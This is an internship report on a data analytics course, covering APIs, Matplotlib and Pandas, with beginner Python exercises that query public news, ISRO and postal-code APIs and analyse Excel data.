extract, and transform data, uncovering hidden patterns that underpin strategic choices. Matplotlib, a powerful data visualization tool, helps you translate intricate analyses into compelling visuals that enhance comprehension.

Immerse yourself in real-world datasets, honing your analytical skills as you distill meaningful insights from raw information. As you delve deeper, transition seamlessly into the realm of machine learning, progressing from fundamental concepts to advanced model development. These predictive models, rooted in meticulous data analysis, provide invaluable foresight into critical parameters, equipping businesses with a competitive edge.

In summation, the 15-day odyssey delves comprehensively into Data Analytics. Armed with deftness in data manipulation, potent visualization, and machine learning prowess, you shall emerge primed to steer innovation, elevate decision-making, and architect the data-driven future of enterprises.

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Abbreviations

1) ML – Machine Learning
2) DA - Data Analytics
3) CSV - Comma Separated Value
4) MLM - Multiple Linear Model
5) GIS - Geographic Information Systems
6) API - Application Programming Interface
7) IOT - Internet of Things
8) XLRD - Excel Read
9) MSE - Mean Squared Error
10) CNN - Convolutional Neural Network

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Chapter 1. INTRODUCTION

1.1 Company Profile:

Established in 2016, incorporation with our parent IT company, INFOLABZ IT SERVICES PVT. LTD. has managed to make its own position in IT Sector. We are involved in Web Development, App Development, Progressive Web Application Development, IOT solutions, Graphics & Designing, Digital Marketing, Domain & Hosting services, SMS services etc.

In the span of seven years, we have managed to deliver all projects on time with utmost accuracy to our clients across the globe. We have dedicated teams of experienced and hard-working developers. Our developers who are always willing to take new challenges and looking forward to learn new things, are heart of this company.

Our objective is to sustain with exponential growth in IT industry. Our mission is to deliver the best with top notch quality every quarter and vision is to develop a product with one of its kind concepts which could be used by millions of people.

1.2 Basics of Data Analytics and Type of Data :

1.2.1 Basics of Data Analytics:

Data Analytics is like a detective work for information hidden in data. It helps us make sense of large amounts of information to find patterns and answers. Imagine you have a big puzzle of numbers, and you want to know what story those numbers are telling you. That is where Data Analytics comes in.

At its core, Data Analytics involves three main steps: collecting data, analyzing it, and making conclusions. First, you gather all the information you need. This information can come from spreadsheets, databases, or even sensors. Next, you look closely at the data to find trends or things that are interesting. It is like searching for clues in a treasure hunt.

Once you have found these clues, you organize them to understand the bigger picture. You might use graphs, charts, or tables to make the information easier to understand. This visual representation helps you see patterns that might not be obvious from just looking at numbers.

The final step is drawing conclusions. You figure out what the data is trying to tell you. For example, you might discover that more people buy ice cream on hot days. This can help businesses decide when to stock up on ice cream.

In a nutshell, Data Analytics helps us take messy data and turn it into useful insights. It is a powerful tool for making better decisions and understanding the world around us.

1.2.2 Type of Data :

Type of Data	Description	Example
Numerical Data	Numerical data consists of numbers and can be further divided into two subtypes: continuous (can take any value within a range) and discrete (limited set of distinct values).	Continuous: Temperature, Height Discrete: Number of Students, Age
Categorical Data	Categorical data represents characteristics or qualities, and it is divided into nominal and ordinal subtypes.	Nominal: Colors, Gender Ordinal: Education Level, Rating
Text Data	Textual data consists of words, sentences, or paragraphs. It is often used in natural language processing tasks to extract information and sentiments.	Text Reviews, Tweets, Articles
Time Series Data	Time series data is collected over regular intervals of time. It is used to analyze trends and patterns that change over time.	Stock Prices Over Months, Temperature Over Years
Image Data	Image data consists of visual information in the form of pixels. It is widely used in computer vision tasks to recognize and analyze visual patterns.	Photographs, Satellite Images
Audio Data	Audio data represents sound waves. It is employed in tasks such as speech recognition and music analysis.	Voice Recordings, Music Tracks
Spatial Data	Spatial data involves geographical information and is used in mapping and geographic information systems (GIS).	GPS Coordinates, Geographic Boundaries
Binary Data	Binary data has only two possible values, often representing yes/no or true/false conditions.	Survey Responses (Yes/No), Binary Classifications

Table 1.2.2.1 Type of Data

1.3 Dictionary

Imagine explaining a dictionary as a special book that stores words and their meanings. Similarly, in programming, a dictionary is like a collection of pairs: a "key" (the word) and its "value" (the meaning).

Think of creating a list of your favorite fruits and their colors. In a dictionary, you'd list fruit names as keys and their corresponding colors as values. For instance, "apple" could be a key with "red" as its value.

Dictionaries are incredibly handy. They swiftly provide the meaning (value) of a word (key) without searching the entire list. You can easily add, edit, or remove pairs as needed. Just as a regular dictionary clarifies words, a programming dictionary helps programs comprehend and organize information effectively.



Fig 1.3.1 Dictionary

1.4 Concept of API , Requests Package

1.4.1 Concept of API:

An API, which stands for "Application Programming Interface," is like a waiter at a restaurant who takes your order to the kitchen and brings back your food. In the tech world, an API helps different software programs "talk" to each other and share information.

Imagine you are using a weather app on your phone. The app itself does not create weather data; it gets it from an API. The API acts as a bridge between the app and a big weather database. When you ask the app for the weather, it sends a message to the API, which then fetches the data from the database and brings it back to the app for you to see.

APIs are crucial because they allow different programs to work together even if they were created by different people. Just like the waiter brings you food without you needing to know how the kitchen works, an API lets software use features from another program without understanding all the complex details. It is a way for technology to cooperate and make things more convenient for users.

1.4.2 Requests Package:

Imagine you want to ask for information from a website, just like asking a question. The "Requests" package in programming is like a messenger that helps you talk to websites and get the information you need.

The "Requests" package is like the postman who delivers your letter and brings back the book you wanted. It helps your program send messages to websites and receive the data they send back, such as text, images, or even entire web pages.

This package is important because it makes it easy for your program to interact with the vast world of the internet. It is like having a helpful assistant that fetches things for you from different websites, so you do not have to visit each one manually. With the "Requests" package, you can gather data, display it, or use it in your own programs seamlessly.

Chapter 2. API HANDALING

2.1 API Handling : Covid API, ISRO API, Bitcoin API, Mutual Fund API

API handling is like having a translator that helps different computer programs understand each other's languages. An API (Application Programming Interface) is like a set of rules and instructions that let one program talk to another. API handling is all about using these rules to communicate and exchange information.

Imagine you are at a foreign country where you do not speak the language. You need someone who knows both languages to help you communicate. Similarly, in programming, when you want your program to get data or perform actions from another program or service, you use API handling to make that happen.

API handling involves sending requests and receiving responses. It is like asking for something and getting an answer back. You use the rules provided by the API to structure your request and understand the response. This way, different programs can work together, whether it is getting weather data, social media posts, or anything else available through an API.

In a nutshell, API handling is like being a bridge between two programs, ensuring they can share information smoothly, just like people from different cultures communicating through a translator.



Fig 2.1.1 Covid API



Fig 2.1.2 Bitcoin API

2.2 API Search

In the digital realm, API search is akin to venturing into a virtual library, seeking specific information or services that other software programs offer. Much like in a physical library, where you ask a librarian for assistance in finding a particular book, API search involves using keywords and tools to pinpoint the right sources of data or functions on the internet.

Picture yourself using a search engine to locate websites or articles. Similarly, API search engines help programmers discover APIs that provide the exact data or capabilities they require. For instance, if you are working on an app that needs weather information, conducting an API search would lead you to weather APIs, which are like treasure troves of temperature and forecast data.

This aspect of programming is immensely valuable as it streamlines the process. Rather than starting from scratch, you can tap into existing APIs to access ready-made data or features. It is akin to borrowing a book from the library instead of writing it anew. This strategic approach allows you to harness the skills and resources of the broader programming community, making your development journey more efficient and effective.

Chapter 3. BASICS OF DATA VISUALIZATION

3.1 Data Visualization using MatPlotLib

Imagine having a remarkable tool in coding toolkit that transforms intricate numbers and facts into captivating visual stories, much like a painter converts ideas into vivid artwork. This tool is Matplotlib, an essential asset for data visualization.

Visualizing data through Matplotlib is like crafting a visual narrative. Just as an artist selects colors and shapes to convey meaning, Matplotlib empowers you to generate graphs, charts, and diagrams that breathe life into data.

Think of it as creating a storyline with visuals. For instance, if you are working with data about temperature fluctuations over a year, Matplotlib can convert these figures into a line graph illustrating temperature changes across time. It can also fashion bar graphs, pie charts, and scatter plots, spotlighting various dimensions of your data.

Much like an artist selects their palette, Matplotlib lets you choose colors, styles, and labels to personalize your visualizations, making them both informative and visually appealing. It is an avenue to animate data, facilitating the perception of trends, comparisons, and insights.

In essence, delving into data visualization with Matplotlib equates to harnessing the prowess of colors and shapes to craft a vivid depiction of your data's narrative. It is akin to an artist's masterpiece, translating raw data into engaging and understandable visual tales.

Fig 3.1.1 Data visualization

3.2 Bar graph, Pie Chart, Multiple Bar Graph, Scatter Plot

Bar Graphs: Visualizing data with Bar Graphs is like presenting a series of stories using columns of varying heights. Just as you would compare the heights of columns to understand differences, Bar Graphs help you compare data points by their respective heights. For instance, you can use a Bar Graph to showcase how sales for different products stack up against each other.

Fig 3.2.1 Bar plot

Pie Charts: Picture yourself dividing a delicious pie into slices to represent different parts. Similarly, Pie Charts divide your data into segments, each corresponding to a category. The size of each slice signifies the proportion of that category. For instance, you could employ a Pie Chart to display the distribution of expenses across different budget categories.

Fig 3.2.2 Pie plot

Multiple Bar Graphs: Visualizing multiple sets of data becomes akin to displaying parallel stories with Multiple Bar Graphs. These graphs showcase several groups of data side by side, allowing you to compare their values. This is especially useful when comparing data from different time periods or multiple related subjects.

Fig 3.2.3 Multiple bar plot

Scatter Plots: Imagine plotting points on a graph, like stars in a constellation. Scatter Plots do just that, revealing the relationship between two variables. Each point on the graph corresponds to a pair of values, showcasing how they interact. For instance, a Scatter Plot could help you understand the correlation between study hours and exam scores.



Fig 3.2.4 Scatter plot

Chapter 4. API DATA VISUALIZATION

4.1 Data Visualization

In simple terms, Data Visualization using APIs is like having a bridge that connects data from the internet with tools that convert it into eye-catching visuals. APIs are like secret passages to data sources, and when you pair this data with visualization tools, you create powerful stories that are easy to understand.

For instance, think of wanting to show how music genres have evolved over the years. Instead of manually collecting this information, APIs can fetch it for you from a music database. Once you have the data, visualization techniques like graphs or charts can bring this evolution to life.

This collaboration of APIs and Data Visualization feels a bit like an artist turning intangible ideas into beautiful paintings. APIs provide the raw material (data), and visualization tools shape it into images that convey clear messages. It is a way to communicate complex concepts in a simple and engaging manner, making data truly come alive for your audience.



Fig 4.1.1 API data visualization

4.2 API Data Visualization

During my internship, I had the opportunity to showcase the fascinating synergy between APIs and Data Visualization to a broader audience. Picture this: I presented a digital magic show where raw data from the internet transformed into captivating visuals that everyone could instantly grasp.

In this dynamic demonstration, I explained how APIs act as gateways to online data sources. Think of them as keys to unlock treasure chests of information. With APIs in hand, I then illustrated how these data treasures could be transformed into compelling graphs, charts, and diagrams using visualization tools.

For instance, I chose to display the progression of social media engagement over the years. Rather than laboriously collecting data, I harnessed APIs to fetch the relevant insights. These insights then came to life as vibrant visual representations, showcasing trends and patterns in an easily digestible format.

This endeavor resembled an artist weaving intangible concepts into vivid artwork. By combining APIs and Data Visualization, I managed to communicate intricate data concepts in a manner that resonated with my audience. It was a remarkable way to illuminate the power of technology and make data stories truly come alive.

Chapter 5. ASSIGNMENT TASK : 1

5.1 In shorts News API

API : https://inshortsapi.vercel.app/news?category=all

1) How many main keys are there in this API? Extract and print all keys.
2) How many news are available in this API?
3) Print all news in bellow format.
1. News content , Author: AUTHOR NAME, DATE: Date of news
2. News content , Author: AUTHOR NAME, DATE: Date of news
3. News content , Author: AUTHOR NAME, DATE: Date of news

Code :

```
import requests

# Make a request to the API
response = requests.get('https://inshortsapi.vercel.app/news?category=all')
data = response.json()

# Task 1: Print main keys
main_keys = data.keys()
print("Main keys:", main_keys)

# Task 2: Count the number of news
news_count = len(data['data'])
print("Number of news:", news_count)

# Task 3: Print news
for index, news in enumerate(data['data'], start=1):
    print(f"{index}. {news['content']}, Author: {news['author']}, DATE: {news['date']}")
```

Output :

Fig 5.1.1 In shorts news API

5.2 ISRO Space Craft API

API : https://isro.vercel.app/api/spacecrafts

1) Print all main keys and total number of main keys as well.
2) Print all spacecrafts names as per below output format
3) Allow user to enter name of spacecraft. Print spacecraft is found or spacecraft not found

Code :

```
import requests

# Make a request to the API
response = requests.get('https://isro.vercel.app/api/spacecrafts')
data = response.json()

# Task 1: Print main keys and total number of main keys
main_keys = data.keys()
main_keys_count = len(main_keys)
print("Main keys:", main_keys)
print("Total main keys:", main_keys_count)

# Task 2: Print spacecraft names
spacecrafts = data['spacecrafts']
for spacecraft in spacecrafts:
    print(spacecraft['name'])

# Task 3: Allow user to enter spacecraft name and check if it exists
user_input = input("Enter spacecraft name: ")
found = False
for spacecraft in spacecrafts:
    if spacecraft['name'].lower() == user_input.lower():
        found = True
        break
if found:
    print("Spacecraft found.")
else:
    print("Spacecraft not found.")
```

Output :



Fig 5.2.1 ISRO space craft API

5.3 Postal Pin Code API

API : https://api.postalpincode.in/pincode/380001

1) ALLOW USER TO INSERT PINCODE
2) PRINT NAME OF ALL AREAS WHICH COMES UNDER THAT PINCODE
3) PINCODE ENTERED BY USER SHELL BE MERGED IN BELOW URL'S XXXXXX PART.
URL: https://api.postalpincode.in/pincode/XXXXXX

Code :

```
import requests

def get_areas_by_pincode(pincode):
    url = f'https://api.postalpincode.in/pincode/{pincode}'
    response = requests.get(url)
    data = response.json()
    if data[0]['Status'] == 'Success':
        areas = data[0]['PostOffice']
        for area in areas:
            print(area['Name'])
    else:
        print("Invalid PIN code")

user_pincode = input("Enter PIN code: ")
get_areas_by_pincode(user_pincode)
```

Output :



Fig 5.3.1 Postal pin code API

Chapter 6. INTRODUCE PANDAS

6.1 Pandas : Data Frame and Excel, API to CSV

In my presentation, I introduced Pandas as a wizardly tool for data manipulation. Think of it as a digital Swiss Army knife that can slice, dice, and transform data effortlessly. The centerpiece was the Data Frame – a virtual spreadsheet where data becomes manageable. Imagine rows and columns merging into a cohesive structure, allowing quick analysis and transformations.

To fetch real-world data, I employed XLRD, a data extraction sorcerer. It acted as a bridge, magically transferring data from Excel spreadsheets into Pandas Data Frames. This dynamic duo not only simplified data handling but also showcased the enchantment of seamlessly processing and presenting information.

Code :

```
import pandas as pd
import numpy as np

mydata = [15,25,35]
pddata = pd.DataFrame(mydata)              #List to Data Frame
print(pddata)

newdata = (15,25,35)
newpddata = pd.DataFrame(newdata)          #Tuple to Data Frame
print(newpddata)

impdata = {"a":[30,20],'b':[40,10],'c':[50,0]}
imppddata = pd.DataFrame(impdata)          #Dictionary to Data Frame
print(imppddata)

game=pd.DataFrame([['ROHIT','BATSMAN',50],['KOHLI','BATSMAN',80],['BUMRAH','B
OWLER',15]],columns=["NAME",'TYPE','SCORE'])
print(game)
print(game['NAME'][1])

empdata = np.array([[8000,10000,18000],[15000,18000,25000]])
pdempdata=pd.DataFrame(empdata,index=["RAMESH","MAHESH"],columns=[2020,2021,
2022])
print(pdempdata)
pdempdata['TOTAL'] = 12*(pdempdata[2020]+pdempdata[2021]+pdempdata[2022])
print(pdempdata)

pdempdata[2023] = pdempdata[2022] + (pdempdata[2022]*0.30)
print(pdempdata)

pdempdata.to_csv('filename.csv')           # Convert into Data Frame to CSV
```

Output :



Fig 6.1.1 Data frame

6.2 XLRD : IPL Data Analytics

In my IPL data analytics exploration, XLRD played the role of a seasoned detective, extracting insights from Excel spreadsheets. Just as a detective pieces together clues, XLRD unraveled data hidden within IPL records. It acted as a bridge between Excel and my analysis, converting complex data into a format that Python and Pandas could understand.

Through XLRD's magic, IPL data transformed into Data Frames, ready for in-depth analysis. Batting averages, bowling figures, and match results came alive, enabling me to spot trends and player performances. This enchanting partnership between XLRD and data analytics revealed the magic within IPL stats and showcased how technology can unveil captivating stories from seemingly ordinary spreadsheets.

Code :

```
import pandas as pd
import numpy as np
from matplotlib import pyplot as plt

file1data = pd.read_excel("RESULT1.xlsx")          # Read Excel File
print(file1data)
print(type(file1data))

file2data = pd.read_excel("RESULT2.xlsx")          #Read Excel File
print(file2data)

alldata = pd.concat([file1data,file2data])
print(alldata)

name = list(alldata['NAME'])
total = list(alldata['TOTAL'])

plt.bar(name,total)
plt.show()

print(alldata.sort_values(['TOTAL'],ascending=False))
